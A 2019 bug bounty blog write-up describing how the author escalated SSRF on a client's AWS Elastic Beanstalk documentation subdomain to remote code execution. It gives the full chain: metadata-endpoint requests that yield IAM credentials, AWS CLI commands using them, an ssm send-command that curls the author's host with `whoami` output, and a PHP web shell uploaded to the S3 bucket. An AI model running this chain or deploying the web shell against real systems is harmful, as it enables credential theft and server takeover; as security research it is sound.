



[Twitter](#) [in](#)



GeneralEG 0x01

Writeups – Proof of Concepts – Tutorials – BugBounty Tips

Phone
+201155915996

Email
Youssef@buguard.io

[Buy me a coffee](#)

Escalating SSRF to RCE

[Home](#) / [2019](#) / [March](#) / [10](#) / [Escalating SSRF to RCE](#)



ESCALATING SERVER-SIDE REQUEST FORGERY TO REMOTE CODE EXECUTION

CASE: AWS ELASTIC BEANSTALK

By: YOUSSEF A. MOHAMED

Hello Pentesters,

I'm Youssef A. Mohamed aka **GeneralEG**

Cyber Security Engineer @Squnity and SRT Member @Synack



Today I'm going to share a new juicy vulnerability with you as usual.

- This issue found in a private client so let's call it redacted.com


Exploring the scope:

While enumerating the client's domain for subdomains. I've found subdomain [docs]


I came out to this subdomain [docs.redact.com]

Finding Out-of-band resource load:


The [docs] subdomain was showing some documentations and kind of statistics



While clicking on a statistic's photo I saw kind of weird but not a magical Link:



the first thing that came into my mind is to change the [url]'s value to generaleg0x01.com



Then I noticed the [mimeType] parameter so edited the link and changed the values to be like this:

```
https://docs.redact.com/report/api/v2/help/asset?  
url=https://generaleg0x01.com&mimeType=text/html&t=REDACTED.JWT.TOKEN&advertiserId=11
```

GeneralEG 0x01
Writeups – Proof of Concepts – Tutorials – BugBounty Tips

Phone +201155915996

Email GeneralEG@Secploit.com

Buy me a coffee

Hello & Welcome

Welcome to my personal website, where you can get my latest Writeups, PoCs and Tools.
also to know about me and the services I provide.



Until now it just [Out-of-band resource load]

Verifying SSRF:

While checking the requests/responses in my BurpSuite noticed Response Header [X-Amz-Cf-Id]

So, I've figured out that they are on AWS Environment.

We need to make sure that SSRF is working well here. So as we know [169.254.169.254] is the EC2 instance local IP address.

Let's try to access to the meta-data folder by navigating to [/latest/meta-data/].




SSRF Confirmed.

Surfing on the EC2 Environment:

Let's check our current role by navigating to [/latest/meta-data/iam/security-credentials/].

It's aws-elasticbeanstalk-ec2-role




What's AWS Elastic Beanstalk?

- AWS Elastic Beanstalk, is a Platform as a Service (PaaS) offering from AWS for deploying and scaling web applications developed for various environments such as Java, .NET, PHP, Node.js, Python, Ruby and Go.
- It automatically handles the deployment, capacity provisioning, load balancing, auto-scaling, and application health monitoring.

Grabbing the needed data:

1) Go to [/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role/]

to get [AccessKeyId, SecretAccessKey, Token]




A screenshot of a web browser displaying a JSON object. The object contains several fields: "Code" (Success), "LastUpdated" (2019-03-10T18:06:31Z), "Type" (AWS-HMAC), "AccessKeyId" (redacted), "SecretAccessKey" (redacted), "Token" (redacted), and "Expiration" (2019-03-11T00:23:02Z). The URL in the address bar is https://[REDACTED]/report/api/v2/help/asset?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role/&cacheVer... .

```
{ "Code" : "Success", "LastUpdated" : "2019-03-10T18:06:31Z", "Type" : "AWS-HMAC", "AccessKeyId" : "redacted", "SecretAccessKey" : "redacted", "Token" : "redacted", "Expiration" : "2019-03-11T00:23:02Z" }
```



2) Go to [/latest/dynamic/instance-identity/document/]

to get [instanceId, accountId, region]



Configuring AWS Command Line Interface:

- Open your terminal:

```
~# apt install awscli  
  
~# export AWS_ACCESS_KEY_ID=AccessKeyId  
~# export AWS_SECRET_ACCESS_KEY=SecretAccessKey  
~# export AWS_DEFAULT_REGION=region  
~# export AWS_SESSION_TOKEN=Token
```

```
root@MountainousEssential-VM: ~
root@MountainousEssential-VM:~# export AWS_ACCESS_KEY_ID=XXXXXXXXXXXXXX
root@MountainousEssential-VM:~# export AWS_SECRET_ACCESS_KEY=XXXXXXXXXXXXXX
root@MountainousEssential-VM:~# export AWS_DEFAULT_REGION=us-east-1
root@MountainousEssential-VM:~# export AWS_SESSION_TOKEN=XXXXXXXXXXXXXX
root@MountainousEssential-VM:~#
```

- to get the [UserID]

```
~# aws sts get-caller-identity
```

```
root@MountainousEssential-VM: ~
root@MountainousEssential-VM:~# aws sts get-caller-identity
{
    "UserId": "AXXXXXXXXXXXXX:i-0CXXXXXXXXXX",
    "Account": "7XXXXXXXXXX",
    "Arn": "arn:aws:sts::7XXXXXXXXXX:assumed-role/aws-elasticbeanstalk-ec2-role/i-0XXXXXXXXXX"
}
root@MountainousEssential-VM:~#
```

SSRF exploited well, Now let's explore further possibilities to escalate it to something Bigger "RCE".

Escalating SSRF to RCE:

I went to try some potential exploitation scenarios.

- Escalating via [ssm send-command] **fail**

After a few pieces of research tried to use AWS Systems Manager [ssm] command.

The role is not authorized to perform this command. I was hoping to escalate it with aws ssm send-command.

```
~# aws ssm send-command --instance-ids "instanceId" --document-name "AWS-RunShellScript" --comment "whoami" --parameters commands='curl 128.199.xx.xx:8080/`whoami`' --output text --region=region
```

An error occurred (AccessDeniedException) when calling the SendCommand operation: User: arn:aws:sts::765xxxxxxxxx:assumed-role/aws-elasticbeanstalk-ec2-role/i-007xxxxxxxxxxxxx is not authorized to perform: ssm:SendCommand on resource: arn:aws:ec2:us-east-1:765xxxxxxxxx:instance/i-00xxxxxxxxxxxxx



The screenshot shows a terminal window with the following content:

```
root@MountainousEssential-VM:~#
root@MountainousEssential-VM:~# aws ssm send-command --instance-ids "i-0[REDACTED]" --document-name "AWS-RunShellScript" --comment "whoami" --parameters commands='curl 128.199.[REDACTED].xx:8080/`whoami`' --output text --region=us-east-1
An error occurred (AccessDeniedException) when calling the SendCommand operation: User: arn:aws:sts::[REDACTED]:assumed-role/aws-elasticbeanstalk-ec2-role/i-[REDACTED] is not authorized to perform: ssm:SendCommand on resource: arn:aws:ec2:us-east-1:[REDACTED]:instance/[REDACTED]
root@MountainousEssential-VM:~#
```

- Escalating via [SSH] **fail**

SSH port is closed. I was hoping to escalate it with the famous scenario:

"creating a RSA authentication key pair (public key and private key), to be able to log into a remote site from the account, without having to type the password."

504 ERROR

The request could not be satisfied.

CloudFront attempted to establish a connection with the origin, but either the attempt failed or the origin closed the connection.
If you received this error while trying to use an app or access a website, please contact the provider or website owner for assistance.
If you provide content to customers through CloudFront, you can find steps to troubleshoot and help prevent this error by following steps in the CloudFront documentation (<https://docs.aws.amazon.com/AmazonCloudFront/latest/DeveloperGuide/http-504-gateway-timeout.html>).

Generated by cloudfront (CloudFront)
Request ID: q0uAH5Rfkz0tPRMNaXHdFahC4a1n2Yhjz4JVxsOHp4ABT8_xfhmBw==

- Escalating via [Uploading Backdoor] **Success**

Trying to read the [S3 Bucket] content:

tried running multiple commands using AWS CLI to retrieve information from the AWS instance. However, access to most of the commands were denied due to the security policy in place.

```
~# aws s3 ls
```

An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied

```
root@MountainousEssential-VM: ~
root@MountainousEssential-VM:~# aws s3 ls
An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied
root@MountainousEssential-VM:~#
```

After a few pieces of research figured that the managed policy “AWSElasticBeanstalkWebTier” only allows accessing S3 buckets whose name start with “elasticbeanstalk”.

In order to access the S3 bucket, we will use the data we grabbed earlier with the following format:

elasticbeanstalk-region-account-id

Now, the bucket name is “elasticbeanstalk-us-east-1-76xxxxxxxx00”.

Let's listed bucket resources for “elasticbeanstalk-us-east-1-76xxxxxxxx00” in a recursive manner to perform this long-running task using AWS CLI:

```
~# aws s3 ls s3://elasticbeanstalk-us-east-1-76xxxxxxxx00/ --recursive
```

```
root@MountainousEssential-VM:~# aws s3 ls s3://elasticbeanstalk-us-east-1-[REDACTED] --recursive
2014-09-12 05:30:40          0 .elasticbeanstalk
2014-09-12 06:43:10        164 2014255Nj0-django-eb-test.1.zip
2014-09-12 06:48:17        496 2014255RSD-djang          +-er+.0.0 a.zip
2014-09-20 17:22:36      5572257 20142630px-clo          +r+       ir
2014-09-20 18:07:07      5472141 2014263558-c          +r+       ar
2014-09-20 15:33:16      5472141 2014263PGt-c          +r+       ar
2014-09-20 17:04:47      5572257 2014263Ulc-c          +r+       ar
2014-09-20 19:38:23      5472141 2014263pgM          +r+       ar
2014-09-20 17:07:17      5572257 2014263yys          +r+       war
2014-09-23 02:39:50      5561341 2014266gsi          +r+       war
2014-09-24 01:35:19      5472141 20142679E          +r+       war
2014-10-06 17:46:46      5563963 2014279gSx          +r+       standalone.war
2014-10-22 23:08:33      5563351 2014295RFc          +r+       standalone.war
2014-10-27 21:46:27      5563335 20143009EV          +r+       extended.war
2014-10-27 18:46:10      5563335 2014300jok          +r+       extended.war
2014-10-27 21:58:18      5563335 2014300rlk          +r+       extended.war
2014-10-29 18:48:09      13633332 2014302DXx          +r+       extended.war
2014-10-29 01:43:01      5563335 2014302EY5          +r+       extended.war
2014-10-29 19:09:46      13633332 2014302qY          +r+       extended.war
2014-10-31 00:15:33      14184858 2014304NvI          +r+       extended.war
2014-10-31 01:20:41      14184856 2014304Xtn          +r+       extended.war
2014-11-25 21:21:18          2719 2014329Ree          +r+       extended.war
2015-01-21 00:32:33      10729343 2015021Jxj          +r+       extended.war
2015-01-21 08:32:56      21458872 2015021eoJ          +r+       extended.war
2015-04-07 21:35:53      21750267 2015097eYE          +r+       extended.war
2015-04-15 22:35:39      21750990 2015185mmr          +r+       extended.war
2015-06-11 03:15:52      25247058 20151625r6          +r+       extended.war
2015-09-11 01:54:32      5563335 2015254GkD          +r+       extended.war
2015-09-11 01:19:22      5572094 2015254ow0          +r+       extended.war
2016-03-29 16:50:19      5574307 2016089d9S          +r+       extended.war
2016-06-17 00:10:35      5580271 20161688Tz          +r+       extended.war
2016-06-17 15:21:11      5580276 20161699T0          +r+       extended.war
2016-06-28 23:22:14      5582946 20161808gZ          +r+       extended.war
2016-06-28 23:53:14      5583274 20161808GTf          +r+       extended.war
2016-06-29 00:59:05      5583254 2016180I1X-c          +r+       extended.war
2016-06-29 00:08:37      5583246 2016180gE-c          +r+       extended.war
2016-06-29 00:53:52      5583267 20161801kQ-c          +r+       extended.war
2016-06-29 00:27:10      5583243 2016180ju2-c          +r+       extended.war
2016-06-28 23:43:01      5583266 20161801bs-c          +r+       extended.war
2016-06-29 00:44:27      5583268 2016180wufF-c          +r+       extended.war
2016-07-07 22:04:46      5583254 2016180pRF-c          +r+       standalone-extended.war
2016-07-28 00:24:58      5563335 2016209Eij          +r+       standalone-extended.war
2016-08-23 18:59:14      5566853 20162361on-          +r+       ats.war
2016-08-23 16:34:43      5566853 2016236cSw-          +r+       ats.war
2016-11-30 23:19:11      5573943 2016335ZFj-j          +r+       ats.war
2016-11-30 22:36:20      5573943 2016335Zti-i          +r+       ats.war
2017-04-06 08:51:49      12426428 20170969NY-          +r+       ats.war
2017-04-06 07:45:58      165643 2017096dnG-o          +r+       ats.war
2017-04-06 08:10:06      12425997 2017096giz          +r+       ats.war
```

Now, Let's try to upload a Backdoor!

```
~# cat cmd.php
```

```
1. <?php if(isset($_REQUEST['cmd'])) { echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

```
root@MountainousEssential-VM:~# cat cmd.php
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
root@MountainousEssential-VM:~#
```

```
~# aws s3 cp cmd.php s3://elasticbeanstalk-us-east-1-76xxxxxxxx00/
```

```
root@MountainousEssential-VM:~# aws s3 cp cmd.php s3://elasticbeanstalk-us-east-1-[REDACTED]00/
```

upload: ./cmd.php to s3://docs.redact.com/cmd.php

```
upload: ./cmd.php to s3://elasticbeanstalk-us-east-1-[REDACTED]/cmd.php
```

And here we got a successful RCE!

```
total 128
drwxr-xr-x 12 root root 4096 Jul 23 2018 .
drwxr-xr-x 12 root root 4096 Jul 23 2018 ..
lrwxrwxrwx 1 root root 4096 Apr 23 2017
drwxr-xr-x 4 root root 4096 Mar 10 03:27
drwxr-xr-x 29 root root 4096 Mar 9 09:46
drwxr-xr-x 3 root root 4096 Jan 3 09:43
dr-xr-xr-x. 48 root root 12288 Feb 28 22:45
dr-xr-xr-x. 62 root root 61440 Mar 5 22:44
drwxr-xr-x. 10 root root 4096 Feb 4 22:45
dr-xr-xr-x 400 root root 0 Jan 12 21:37
lrwxrwxrwx 1 root root 8 Apr 23 2017
lrwxrwxrwx 1 root root 25 Apr 23 2017
drwxr-xr-x. 2 root root 20480 Mar 10 20:19
drwxr-xr-x 12 root root 4096 Jan 12 21:37
drwxr-xr-x 15 root root 4096 Mar 9 22:44
```

In a nutshell:

You can escalate Server-Side Request Forgery to Remote Code Execute in many ways but it's depending on your target's Environment.

Happy Hacking!



📄 Bug Bounty, Writeup ➡️ BugBounty, RCE, SSRF, WRITEUP

◀ Hack Your Form – New vector for Blind XSS

How to Get Started Into Web Security & Bug Hunting ➤

4 thoughts on “Escalating SSRF to RCE”



dark says:

March 14, 2019 at 11:13 am

where you know about managed policy "AWSElasticBeanstalkWebTier" ?

REPLY



GeneralEG says:

March 14, 2019 at 3:41 pm

<https://docs.aws.amazon.com/>

REPLY



Michael George says:

March 15, 2019 at 6:55 am

Keep it up dear ❤

REPLY

Pingback: [【Bug Bounty 阅读笔记】 【Synack】 Using AWS Metadata API to escalate SSRF to RCE – Neurohazard](#)

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Post Comment

Search...



Recent Blog

[Authenticated Reflected XSS at Woody Ad Snippets WordPress](#)

⌚ September 13, 2019

[How to Get Started Into Web Security & Bug Hunting](#)

⌚ June 27, 2019



Escalating SSRF to RCE

⌚ March 10, 2019



Hack Your Form – New vector for Blind XSS

⌚ January 13, 2019

Recent Comments

- › Mahmoud on How to Get Started Into Web Security & Bug Hunting
- › GeneralIEG on Hack Your Form – New vector for Blind XSS
- › Cialis on Hack Your Form – New vector for Blind XSS
- › 【Bug Bounty 阅读笔记】 【Synack】 Using AWS Metadata API to escalate SSRF to RCE – Neurohazard on Escalating SSRF to RCE
- › Michael George on Escalating SSRF to RCE

"There are only two types of companies: those that have been hacked, and those that will be."

Robert Mueller – FBI Director

Copyright © All rights reserved.

Business Cast by [Axe Themes](#)